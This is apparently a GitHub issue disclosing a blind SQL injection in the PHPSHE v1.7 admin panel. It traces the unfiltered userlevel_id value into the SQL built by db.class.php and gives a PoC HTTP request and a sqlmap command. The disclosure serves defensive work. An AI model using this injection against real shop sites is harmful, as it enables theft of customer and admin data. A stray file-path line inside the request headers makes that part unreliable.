New issue

Jump to bottom

phpshe v1.7 Blind SQL injection #1

Open **Mint60** opened this issue on Apr 14, 2020 · 0 comments

Mint60 commented on Apr 14, 2020 • edited Owner

0x01 Vulnerability description
Test object:
(1) website: PHPSHE shopping system V1.7
(2) the website domain name: http://www.phpshe.com/
(3) IP address: http://www.phpshe.com/down/phpshe1.7.rar
(4) version: PHPSHE B2C mall system v1.7 (build 20180905 UTF8)
Vulnerability description:
Lingbao Jianhao network technology co., LTD. PHPSHE cms system background - SQL injection vulnerability.
0x02 Vulnerability details
The admin.php line 87 execution flow introduces the user.php

```
78      foreach ($v['subnav'] as $kk=>$vv) {
79          if ($admin['adminlevel_id'] == 1 or in_array($vv['menumark'], $adminlevel_menumark)) {
80              $adminmenu[$k]['show'] = true;
81              $adminmenu[$k]['subnav'][$kk]['show'] = true;
82          }
83      }
84  }
85
86  if (in_array("{$mod}.php", pe_dirlist("{$pe['path_root']}module/{$module}/*.php"))) {
87      include("{$pe['path_root']}module/{$module}/{$mod}.php");
88  }
89  pe_result();
90  ?>
```

user.php Line 7 introduces user.hook.php

```
6   $menumark = 'user';
7   pe_lead('hook/user.hook.php');
8   $cache_userlevel = cache::get('userlevel');
9   $cache_userlevel_arr = cache::get('userlevel_arr');
10  switch ($act) {
11      //####################// 会员修改 //####################//
12      case 'edit':
13          $user_id = intval($_g_id);
14          if (isset($_p_pesubmit)) {
15              pe_token_match();
16              $_p_user_pw && $_p_info['user_pw'] = md5($_p_user_pw);
17              $_p_user_paypw && $_p_info['user_paypw'] = md5($_p_user_paypw);
```

the user.hook.php line 155 pe_select function to user level adjustment

```
149 //用户等级回调
150 function userlevel_callback($user_id = 0) {
151     global $db;
152     $cache_userlevel = cache::get('userlevel');
153     $cache_userlevel_arr = cache::get('userlevel_arr');
154     if ($user_id) {
155         $user = $db->pe_select('user', array('user_id'=>$user_id), 'userlevel_id, user_money_cost');
156         if ($user['userlevel_id'] && $cache_userlevel[$user['userlevel_id']]['userlevel_up'] == 'hand') return true;
157         foreach ($cache_userlevel_arr['auto'] as $v) {
158             if ($user['user_money_cost'] >= $v['userlevel_value']) {
159                 $userlevel_id = $v['userlevel_id'];
160             }
161             else {
162                 break;
163             }
```

The pe_select function is defined on line 208 of ../include/class/db.class.php.
In the pe_select function, the value of the userlevel_id parameter has undergone a series of processing of the dowhere function, and finally directly spliced into the sql statement, there is no security filtering.

```
include > class > db.class.php
204         $rows = $this->fetch_row($this->query($sql));
205         return intval($rows[0]);
206     }
207     /* ------------------- 快速mysql处理函数 ------------------- */
208     public function pe_selectall($table, $where = '', $field = '*', $limit_page = array())
209     {
210         //处理条件语句
213         $sqlwhere = $this->_dowhere($where);
212         return $this->sql_selectall("select {$field} from `".dbpre."{$table}` {$sqlwhere}", $limit_page);
213     }
214     public function pe_select($table, $where = '', $field = '*')
215     {
216         //处理条件语句
217         $sqlwhere = $this->_dowhere($where);
218         return $this->sql_select("select {$field} from `".dbpre."{$table}` {$sqlwhere} limit 1");
219     }
220     public function pe_insert($table, $set)
221     {
222         //处理设置语句
223         $sqlset = $this->_doset($set);
224         return $this->sql_insert("insert into `".dbpre."{$table}` {$sqlset}");
```

The code for the _dowhere function

```
265     protected function _dowhere($where)
266     {
267         if (is_array($where)) {
268             foreach ($where as $k => $v) {
269                 $k = str_replace('`', '', $k);
270                 if (is_array($v)) {
271                     $where_arr[] = "`{$k}` in('".implode("','", $v)."')";
272                 }
273                 else {
274                     in_array($k, array('order by', 'group by')) ? ($sqlby .= " {$k} {$v}") : ($where_arr[] = "`{$k}` = '{$v}'");
275                 }
276             }
277             $sqlwhere = is_array($where_arr) ? 'where '.implode($where_arr, ' and ').$sqlby : $sqlby;
278         }
279         else {
280             $where && $sqlwhere = (stripos(trim($where), 'order by') === 0 or stripos(trim($where), 'group by') === 0) ? "{$where}" : "w
281         }
282         return $sqlwhere;
```

0x03 POC

Vulnerability parameter userlevel_id

GET /phpshe1.7/admin.php?mod=user&userlevel_id=1 HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:64.0) Gecko/20100101 Firefox/64.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate


Connection: close

Cookie: PHPSESSID=r3kqgf03cae7qguj1sjncb5apk

Upgrade-Insecure-Requests: 1

Vulnerability verification method:

```
python sqlmap.py -r 1.txt --batch -o --dbms=mysql --level 3 -p userlevel_id
```



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant